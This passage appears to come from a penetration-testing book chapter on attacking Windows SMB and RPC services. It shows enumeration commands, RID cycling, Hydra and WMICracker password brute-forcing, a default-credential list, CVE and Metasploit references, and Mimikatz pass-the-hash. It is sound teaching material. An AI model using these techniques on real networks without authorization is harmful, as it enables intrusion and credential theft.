<computer name>	03	U	Messenger (for this computer)
<username>	03	U	Messenger (for this user)
<computer name>	06	U	RAS server
<domain name>	1B	U	Domain master browser name
<domain name>	1C	G	Domain controller list
<INet-Services>	1C	G	Microsoft IIS
<domain name>	1D	U	Master browser name for the network
<domain name>	1E	G	Browser service elections
<computer name>	1F	U	NetDDE
<computer name>	20	U	File server
<computer name>	21	U	RAS client
<computer name>	22	U	Microsoft Exchange interchange
<computer name>	23	U	Microsoft Exchange data store
<computer name>	24	U	Microsoft Exchange directory
<computer name>	2B	U	IBM Lotus Notes
IRISMULTICAST	2F	G	IBM Lotus Notes
<computer name>	30	U	Modem sharing server
<computer name>	31	U	Modem sharing client
IRISNAMESERVER	33	G	IBM Lotus Notes
<computer name>	42	U	McAfee antivirus
<computer name>	43	U	SMS client remote control
<computer name>	44	U	SMS remote control tool
<computer name>	45	U	SMS client remote chat
<computer name>	46	U	SMS client remote transfer
<computer name>	4C	U	DEC Pathworks TCP/IP

Value	Suffix	Type	Service description
<computer name>	52	U	DEC Pathworks TCP/IP
<computer name>	6A	U	Microsoft Exchange IMC
<computer name>	87	U	Microsoft Exchange MTA
<computer name>	BE	U	Network monitoring agent
<computer name>	BF	U	Network monitoring utility

SMB

The Server Message Block (SMB) protocol provides access to data, printers, and service endpoints (via named pipes). You can, in turn, access SMB via multiple channels, as demonstrated by [Figure 8-2](#). The two most common channels are the NetBIOS session and SMB Direct services. NetBEUI is a nonroutable local protocol used within legacy Microsoft networks.



Figure 8-2. SMB is available through different services

Various *shares* are exposed to clients via SMB, including:

- Default administrative shares (e.g., C\$, D\$, and ADMIN\$)

- The *interprocess communication* share (IPC\$)
- Domain controller shares (SYSVOL and NETLOGON)
- Shared printer and fax shares (PRINT\$ and FAX\$)

Anonymous access to the IPC\$ share is often granted. RPC endpoints exposed via IPC\$ include the Server service, Task Scheduler, *Local Security Authority* (LSA), and *Service Control Manager* (SCM). Upon authenticating, you can use these to enumerate user and system details, access the registry, and execute commands.

Microsoft RPC Services

Windows services expose RPC interfaces over TCP, UDP, HTTP, and SMB transport protocols, as shown in **Figure 8-3**. The RPC locator provides details of registered services to clients (e.g., Outlook).



Figure 8-3. Microsoft RPC transport protocols

Attacking SMB and RPC

When encountering proprietary SMB and Microsoft RPC services, enumerate the available attack surface and use it in pursuit of your goals. Figure 8-4 describes the iterative approach that you should adopt.



Figure 8-4. Iterative testing of SMB and RPC services

Mapping Network Attack Surface

Example 8-2 demonstrates an Nmap scan revealing available NetBIOS, SMB Direct, and RPC services. After you've identified them, you can query these endpoints both anonymously and with credentials for gain, as described in the subsequent sections.

Example 8-2. Enumerating TCP service endpoints by using Nmap

```
root@kali:~# nmap -Pn -sSVC -n 192.168.1.10
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-05-02 19:42 EDT
```

```
Nmap scan report for 192.168.1.10
```

```
Not shown: 989 closed ports
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows 98 netbios-ssn
445/tcp	open	microsoft-ds	(primary domain: WHQ)
49152/tcp	open	msrpc	Microsoft Windows RPC

```
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
```

```
Service Info: Host: LCFBCL12; OSs: Windows, Windows 98; CPE:
cpe:/o:microsoft:
windows, cpe:/o:microsoft:windows_98
```

Host script results:

```
|_nbstat: NetBIOS name: LCFBCL12, NetBIOS MAC: 34:e6:d7:34:7c:e9 (Dell)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: LCFBCL12
|   NetBIOS computer name: LCFBCL12
|   Domain name: WHQ.EXAMPLE.ORG
|   Forest name: WHQ.EXAMPLE.ORG
|   FQDN: LCFBCL12.WHQ.EXAMPLE.ORG
|_ System time: 2016-05-02T16:43:46-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
```

Anonymous IPC Access via SMB

With an anonymous *null session* you can access the IPC\$ share and interact with services exposed via named pipes. The *enum4linux* utility within Kali Linux is particularly useful; with it, you can obtain the following:

- Operating system information
- Details of the parent domain
- A list of local users and groups
- Details of available SMB shares
- The effective system security policy

Example 8-3 demonstrates the tool used to glean system information from a target.

Example 8-3. Running enum4linux

```
root@kali:~# enum4linux -U -S -P -o 192.168.1.15
Starting enum4linux v0.8.9
(http://labs.portcullis.co.uk/application/enum4linux/)

=====
|   OS information on 192.168.1.5   |
=====
[+] Got OS info for 192.168.1.5 from smbclient:
    Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.1.5 from srvinfo:
    192.168.1.15   Wk Sv Din NT SNT
    platform_id   :    500
    os version    :    5.0
    server type   :   0x9403

=====
|   Users on 192.168.1.5   |
=====
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator   Name: (null)
    Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x1f5 acb: 0x00000215 Account: Guest           Name: (null)
    Desc: Built-in account for guest access to the computer/domain
index: 0x3 RID: 0x3e8 acb: 0x00000214 Account: TsInternetUser  Name:
TsInternetUser
    Desc: This user account is used by Terminal Services.
index: 0x4 RID: 0x3ed acb: 0x00000210 Account: ycgoh          Name: testing vpn
    Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[TsInternetUser] rid:[0x3e8]
user:[ycgoh] rid:[0x3ed]

=====
|   Share Enumeration on 192.168.1.5   |
=====
Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

    Sharename      Type      Comment
    -
IPC$              IPC       Remote IPC
D$                Disk      Default share
Log               Disk
```

ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share

```
=====
| Password Policy Information for 192.168.1.5 |
=====
```

- [+] Found domain(s):
 - [+] KCH-VPN
 - [+] Builtin

- [+] Password Info for Domain: KCH-VPN
 - [+] Minimum password length: 6
 - [+] Password history length: 5
 - [+] Maximum password age: 59 days 23 hours 52 minutes
 - [+] Password Complexity Flags: 000001
 - [+] Domain Refuse Password Change: 0
 - [+] Domain Password Store Cleartext: 0
 - [+] Domain Password Lockout Admins: 0
 - [+] Domain Password No Clear Change: 0
 - [+] Domain Password No Anon Change: 0
 - [+] Domain Password Complex: 1
 - [+] Minimum password age: 1 day
 - [+] Reset Account Lockout Counter: 30 minutes
 - [+] Locked Account Duration: Not Set
 - [+] Account Lockout Threshold: None
 - [+] Forced Log off Time: Not Set

SMB Implementation Flaws

Table 8-4 lists known remotely exploitable Microsoft SMB implementation vulnerabilities. NVD also details a number of serious defects in other implementations (including Apple OS X, Linux, Novell Netware, and Samba).

Table 8-4. Exploitable Microsoft SMB vulnerabilities

CVE reference	Affects (up to)	Description
CVE-2015-2474	Windows Server 2008 SP2	Remote authenticated code execution through a malicious SMB server error logging action
CVE-2011-0661	Windows Server 2008 R2 SP1	SMB transaction parsing flaw leading to code execution
CVE-2010-2550		SMB overflow resulting in code execution ^a
CVE-2010-0231	Windows Server 2008 R2	NTLM authentication bypass allowing remote attackers to access resources via SMB ^b
CVE-2010-0020		Authenticated users can execute code via an SMB pathname overflow
CVE-2009-2532	Windows Server 2008 SP2	Remote code execution via an SMB overflow
CVE-2009-3103		Session negotiation overflow resulting in code execution ^c

^a Metasploit *ms10_054_queryfs_pool_overflow* module.

^b See <http://bit.ly/2aQnogI>.

^c Metasploit *ms09_050_smb2_negotiate_func_index* module.

Identifying Exposed RPC Services

You can query the RPC locator service and individual RPC endpoints to catalog interesting services running over TCP, UDP, HTTP, and SMB (via named pipes). Each IFID value gathered through this process denotes an RPC service (e.g., *5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc* is the Messenger interface).

Todd Sabin's *rpcdump* and *ifids* Windows utilities query both the RPC locator and specific RPC endpoints to list IFID values. The *rpcdump* syntax is as follows:

```
rpcdump [-v] [-p protseq] target
```

You can access the RPC locator service by using four protocol sequences:

- *ncacn_ip_tcp* and *ncadg_ip_udp* (TCP and UDP port 135)
- *ncacn_np* (the *\pipe\epmapper* named pipe via SMB)
- *ncacn_http* (RPC over HTTP via TCP port 80, 593, and others)

Use the `-p` flag to specify a particular sequence to use when connecting. If none is specified, *rpcdump* tries each sequence and lists registered RPC services, as shown in [Example 8-4](#). Note that local *ncalrpc* interfaces are not remotely accessible.

Example 8-4. Enumerating RPC interfaces by using rpcdump

```
D:\rpctools> rpcdump 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.0.1[1025]
```

[Example 8-5](#) shows *rpcdump -v* used to query each service and enumerate IFID values. First, the RPC locator service is quizzed, followed by UDP port 1028, TCP port 1025, and so on.

Example 8-5. Listing registered RPC endpoints and interfaces

```
D:\rpctools> rpcdump -v 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]
RpcMgmtInqIfIds succeeded
Interfaces: 16
    367abb81-9844-35f1-ad32-98f038001003 v2.0
    93149ca2-973b-11d1-8c39-00c04fb984f9 v0.0
```

```
82273fdc-e32a-18c3-3f78-827929dc23ea v0.0
65a93890-fab9-43a3-b2a5-1e330ac28f11 v2.0
8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0
6bffd098-a112-3610-9833-46c3f87e345a v1.0
8d0ffe72-d252-11d0-bf8f-00c04fd9126b v1.0
c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
0d72a7d4-6148-11d1-b4aa-00c04fb66ea0 v1.0
4b324fc8-1670-01d3-1278-5a47bf6ee188 v3.0
300f3532-38cc-11d0-a3f0-0020af6b0add v1.2
6bffd098-a112-3610-9833-012892020162 v0.0
17fdd703-1827-4e34-79d4-24a55c53bb37 v1.0
5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc v1.0
3ba0ffc0-93fc-11d0-a4ec-00a0c9062910 v1.0
8c7daf44-b6dc-11d1-9a4c-0020af6e7c57 v1.0
```

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0

Annotation:

UUID: 00000000-0000-0000-0000-000000000000

Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0

Annotation:

UUID: 00000000-0000-0000-0000-000000000000

Binding: ncacn_ip_tcp:192.168.189.1[1025]

RpcMgmtInqIfIds succeeded

Interfaces: 2

```
1ff70682-0a51-30e8-076d-740be8cee98b v1.0
```

```
378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
```

If you are unable to connect to the RPC locator service, use *ifids* to query dynamic high ports (i.e., those running on TCP or UDP port 1024 and above) and enumerate IFID values directly. The *ifids* syntax is as follows:

```
ifids [-p protseq] [-e endpoint] target
```

The **-p** option specifies the protocol sequence to use and the **-e** defines the port. **Example 8-6** demonstrates using *ifids* to list the available RPC interfaces on TCP port 1025 of a target.

Example 8-6. Directly enumerating RPC interfaces with ifids

```
D:\rpctools> ifids -p ncadg_ip_tcp -e 1025 192.168.189.1
```

Interfaces: 2

```
1ff70682-0a51-30e8-076d-740be8cee98b v1.0
```

```
378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
```

You can cross-reference IFID values with Tables 8-5 and 8-6 to investigate known exposures. Table 8-5 details interfaces with exploitable defects, and Table 8-6 lists interfaces you can query to obtain useful information. Jean-Baptiste Marchand also assembled a collection of documents that detail RPC interfaces and named pipes.²

Table 8-5. RPC interfaces with remotely exploitable flaws

IFID value	Description	CVE reference(s)
12345678-1234-abcd-ef00-0123456789ab	Print spooler service	CVE-2010-2729 ^a CVE-2009-0228
342cfd40-3c6c-11ce-a893-08002b2e9c6d	<i>License and Logging Service (LLSRV)</i>	CVE-2009-2523

^a Metasploit *ms10_061_spoolss* module.

WARNING

The RPC Server itself within Windows Server 2012, Server 2008 R2 SP1, and others is vulnerable to a remotely exploitable flaw, by which an authenticated user can execute arbitrary code with elevated privileges on an unpatched server.³

Table 8-6. Notable RPC interfaces

IFID value	Named pipe	Description
12345778-1234- abcd-ef00- 0123456789ab	\pipe\lsarpc	LSA interface, used to enumerate users
3919286a-b10c- 11d0-9ba8- 00c04fd92ef5		LSA <i>Directory Services</i> (DS) interface, used to enumerate domains and trust relationships
12345778-1234- abcd-ef00- 0123456789ac	\pipe\samr	LSA SAMR interface, used to access public SAM database elements (e.g., usernames) and brute-force user passwords regardless of account lockout policy ^a
1ff70682-0a51- 30e8-076d- 740be8cee98b	\pipe\atsvc	Task scheduler, used to remotely execute commands
338cd001-2244- 31f1-aaaa- 900038001003	\pipe\winreg	Remote registry service, used to access the system registry
367abb81-9844- 35f1-ad32- 98f038001003	\pipe\svcctl	Service control manager and server services, used to remotely start and stop services and execute commands
4b324fc8-1670- 01d3-1278- 5a47bf6ee188	\pipe\srvsvc	
4d9f4ab8-7d1c- 11cf-861e- 0020af6e7c57	\pipe\epmapper	DCOM interface, supporting WMI

^a See [CVE-2014-0317](#).

Querying LSARPC and SAMR interfaces

You can use the Samba *rpcclient* utility to interact with RPC endpoints via named pipes. [Table 8-7](#) lists commands that you can issue to SAMR, LSARPC, and LSARPC-DS interfaces upon establishing an SMB session (often requiring credentials).

Table 8-7. Useful *rpcclient* commands

Command	Interface	Description
<i>queryuser</i>		Retrieve user information
<i>querygroup</i>		Retrieve group information
<i>querydominfo</i>		Retrieve domain information
<i>enumdomusers</i>	SAMR	Enumerate domain users
<i>enumdomgroups</i>		Enumerate domain groups
<i>createdomuser</i>		Create a domain user
<i>deletedomuser</i>		Delete a domain user
<i>lookupnames</i>		Look up usernames to SID ^a values
<i>lookupsids</i>	LSARPC	Look up SIDs to usernames (RID ^b cycling)
<i>lsaaddacctrights</i>		Add rights to a user account
<i>lsaremoveacctrights</i>		Remove rights from a user account
<i>dsroledominfo</i>	LSARPC-DS	Get primary domain information
<i>dsenumdomtrusts</i>		Enumerate trusted domains within an AD forest

^a Security identifier

^b Relative identifier

Install the Samba client utilities under Kali Linux by typing the following:

```
apt-get update
apt-get install smbclient
```

Example 8-7 shows *rpcclient* used to enumerate users via the LSARPC named pipe (*\pipe\lsarpc*) through RID cycling. We first obtain the SID value of the *chris* account, and then increment the RID value (1001 through to 1008) to enumerate the others. Alternatively, you can use the *enumdomusers* command to list users via SAMR, as shown in **Example 8-8**.

Example 8-7. RID cycling via LSARPC

```
root@kali:~# rpcclient -I 192.168.0.25 -U=chris%password WEBSERV
rpcclient> lookupnames chris
chris S-1-5-21-1177238915-1563985344-1957994488-1003 (User: 1)
```

```

rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1001
S-1-5-21-1177238915-1563985344-1957994488-1001 WEBSERV\IUSR_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1002
S-1-5-21-1177238915-1563985344-1957994488-1002 WEBSERV\IWAM_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1003
S-1-5-21-1177238915-1563985344-1957994488-1003 WEBSERV\chris
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1004
S-1-5-21-1177238915-1563985344-1957994488-1004 WEBSERV\donald
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1005
S-1-5-21-1177238915-1563985344-1957994488-1005 WEBSERV\test
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1006
S-1-5-21-1177238915-1563985344-1957994488-1006 WEBSERV\daffy
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1007
result was NT_STATUS_NONE_MAPPED
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1008
result was NT_STATUS_NONE_MAPPED

```

Example 8-8. Enumerating users via SAMR

```

rpcclient> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[chris] rid:[0x3eb]
user:[daffy] rid:[0x3ee]
user:[donald] rid:[0x3ec]
user:[Guest] rid:[0x1f5]
user:[IUSR_WEBSERV] rid:[0x3e9]
user:[IWAM_WEBSERV] rid:[0x3ea]
user:[test] rid:[0x3ed]
user:[TsInternetUser] rid:[0x3e8]

```

Todd Sabin's *walksam* utility queries the SAMR service to glean user information. [Example 8-9](#) shows how you use *walksam* across a network to walk the SAMR interface of 192.168.1.15.

Example 8-9. Using walksam over SMB and named pipes

```

D:\rpctools> walksam 192.168.1.15
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon: 8/12/2015 19:16:44.375
Last Logoff: never
Last Passwd Change: 8/13/2015 18:43:52.468
Acct. Expires: never
Allowed Passwd Change: 8/13/2015 18:43:52.468
Rid: 500
Primary Group Rid: 513
Flags: 0x210

```

Fields Present: 0xffffffff
Bad Password Count: 0
Num Logons: 101

rid 501: user Guest
Userid: Guest
Description: Built-in account for guest access to the computer/domain
Last Logon: never
Last Logoff: never
Last Passwd Change: never
Acct. Expires: never
Allowed Passwd Change: never
Rid: 501
Primary Group Rid: 513
Flags: 0x215
Fields Present: 0xffffffff
Bad Password Count: 0
Num Logons: 0

The *walksam* utility supports additional protocol sequences used by Windows domain controllers. Upon locating a SAMR interface via *rpcdump* or a similar utility, use *walksam* with the correct sequence (e.g., TCP, UDP, or named pipes), as demonstrated by [Example 8-10](#). In this case, the SAMR interface is exposed via TCP port 1028.

Example 8-10. Using walksam to list user details through TCP port 1028

```
D:\rpctools> walksam -p ncacn_ip_tcp -e 1028 192.168.1.10
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon: 8/6/2015 11:42:12.725
Last Logoff: never
Last Passwd Change: 2/11/2015 09:12:50.002
Acct. Expires: never
Allowed Passwd Change: 2/11/2015 09:12:50.002
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffffff
Bad Password Count: 0
Num Logons: 101
```

NOTE

Enumeration tools such as *walksam* use RID cycling to list users (through looking up RID 500, 501, 502, and so on) and identify the local administrator account, even if it has been renamed.

Brute-Force Password Grinding

Armed with a list of usernames, you can attack exposed authentication mechanisms. **Table 8-8** lists those that can be targeted for gain, along with details of tools supporting brute-force password grinding.

Table 8-8. Exposed Microsoft authentication mechanisms

Interface	Exposed via	Brute-forced using
SMB	NetBIOS session service	Hydra
	SMB Direct service	
WMI	RPC locator service	WMICracker ^a or <i>ebrute</i>

^a See <http://bit.ly/2axw7GF>.

Examples 8-11 and 8-12 demonstrate SMB and WMI brute-force password grinding via Hydra and WMICracker. The local *Administrator* account does not lock by default, making it an attractive target for brute-force.

Example 8-11. SMB brute-force password grinding by using Hydra

```
root@kali:~# hydra -l Administrator -P words.txt 192.168.1.12 smb -t 1
```

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or  
secret  
service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2016-01-22 11:33:50  
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1),  
[DATA] attacking service smb on port 445  
[445][smb] host: 192.168.1.12 login: Administrator password: Password123
```

Example 8-12. WMI brute-force password grinding by using WMICracker

```
C:\> WMICracker 192.168.1.10 Administrator words.txt
```

```
WMICracker 0.1, Prototype for Fluxay5. by netXeyes 2002.08.29  
http://www.netXeyes.com, Security@vip.sina.com
```

```
Waiting For Session Start....  
Testing qwerty...Access is denied.  
Testing password...Access is denied.  
Testing secret...Access is denied.
```

```
Administrator's Password is control
```

Table 8-9 lists weak credentials that may bear fruit during testing. Backup and server management packages use dedicated accounts that are sometimes configured with predictable passwords.

Table 8-9. Common user credentials

Username(s)	Common passwords
<i>Administrator, admin</i>	<i>(blank), password, administrator, admin</i>
<i>arcserve</i>	<i>arcserve, backup</i>
<i>tivoli, tmersrvd</i>	<i>tivoli, tmersrvd, admin</i>
<i>backupexec, backup</i>	<i>backupexec, backup, arcada</i>
<i>test, lab, demo</i>	<i>password, test, lab, demo</i>

NOTE

Windows domains often enforce an account lockout policy, and so aggressive password grinding should be considered only after you understand the policy (or lack thereof). Failure to do this may result in locking out the entire domain! A sensible alternative is to run a *horizontal* brute-force attack using a small number of known passwords against many valid accounts and service interfaces.

Authenticating and Using Access

Upon authenticating with SMB and Microsoft RPC endpoints, you can obtain material from the system, escalate privileges, and pivot to access further applications and services. The following steps are described in this section:

- Authenticating with SMB
- Querying WMI to understand the system configuration
- Remote command execution
- Accessing and modifying the registry
- Obtaining secrets (passwords, hashes, long-term keys, and tickets)

With administrative privileges you can also send instructions to exposed LSA and SAMR interfaces to change security settings, add user accounts, and modify privileges.

SMB authentication

Armed with a valid username and password, you can authenticate with SMB using the Windows *net* command (or *smbclient* in Unix-like environments with Samba installed), as follows:

```
net use \\target\IPC$ password /user:username
```

This will authenticate using the IPC\$ share. You can then seek to execute commands, access other shares, modify registry keys, and interact with available services.

You can also authenticate with SMB through passing an NTLM hash (demonstrated by [Example 8-12](#) using the Mimikatz *sekurlsa::pth* feature⁴) or a Kerberos ticket (see [Chapter 7](#)). By loading a compromised token into the local LSASS process and presenting it through SMB, we avoid the need to crack the account password.

Example 8-13. Authenticating with SMB using an NTLM hash

```
mimikatz # sekurlsa::pth /user:chris /domain:VEGAS2
/ntlm:ec4bbe4663a452f23f85dcf5288ca0bc \
/run:cmd.exe
user      : chris
domain    : VEGAS2
program   : cmd.exe
NTLM      : ec4bbe4663a452f23f85dcf5288ca0bc
